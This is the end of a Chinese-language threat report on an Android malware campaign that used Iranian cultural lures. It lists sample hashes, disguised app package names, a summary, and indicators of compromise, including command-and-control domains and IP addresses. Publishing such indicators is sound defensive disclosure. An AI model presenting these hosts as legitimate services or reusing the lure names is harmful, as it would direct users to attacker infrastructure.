7f603216a0a7bae2c8cec65a800608ac22cfff8cd98c699677e44d36267a9798 air.com.arsnetworks.poems.moshiri android apk	31 / 61	6.65 MB	2019-01-27 08:39:52	2019-10-07 21:52:18	4
02d6ca25b2057f181af96d2837486b26231eaa496defdf39785b5222014ef209 com.majorityapps.exoticflowers android apk	29 / 61	4.78 MB	2018-10-07 07:46:30	2019-10-07 20:51:19	4
e069bcd473c83b937db46243dd53e8856b5be6d0ade880c0ec61107054a7e32e com.coolwallpapers android apk	12 / 58	4.92 MB	2019-10-07 10:31:36	2019-10-07 10:31:36	1

总结

伊朗近期无论是作为攻击方或是防守方，均在网络战争中大放异彩，而本篇中针对伊朗的攻击活动，无论从人文，地域等伊朗元素作为诱饵，亦或是在诱饵中对整个伊朗文化的理解透彻之程度，都可以体现出幕后攻击者对此次攻击行动的筹备之久，并且攻击团伙中必定存在对伊朗文化了解极其透彻之人。

而对文化的理解透彻，将决定诱饵的制作精细程度，也同样将影响所有后续的攻击活动，这一点，与以前的战争中的，“深入敌营”的战争思想有异曲同工之妙。

而奇安信病毒响应中心，将持续对最新的恶意安卓APK攻击活动进行及时分析与更新，目前奇安信全系产品均可对此攻击活动进行报警。

IOC

MD5：

05EAA04BC27DB3AF51215D68A1D32D05

4134CB97B2446654347AB2E1CA2C050F

25A65CBFC9D34F5367ACB5EA2A32E3EF

3C0011DD7F6C9474CDA5FFD52415D4A8

43BD113A0952172BCBA57055F5A707BB

34BE434996B9BC19112F875F0A3711D2

26F655D19358BA5C124BBB705C3778A7

F05D8588CF2E8BE9FA6CCAC39A0F7311

12BEA094932DA9FA51853740FCAA68A1

9D3CA081E7FE27E44707D8634C22FC95

D199C202BEB4380E2F675E93C36CF0F4

E94ED62A28A9FD6F714C3E29B3636788

86DA3A7378E17B51BA83BA3333E86A32

2A0394DA1639AAB6B9FEA26C93EEBE07

CC88F21406EAEED70A890F53E57C98B6

FBD0AFE5BD3D0D61FEB21680B304D7AE

4567824A45A818BC389D7EEAE3C7B678

155316526FF476698494E90EFC1127BC

AC32FFAA379AED78DCC11EA74FBDFCFE

C2地址：

www.firmwaresystemupdate.com

push.lohefeshordeh.net

www.ychatonline.net

www.appsoftupdate.com

46.4.143.130

198.50.220.44:80

针对伊朗 居鲁士大帝

分享到：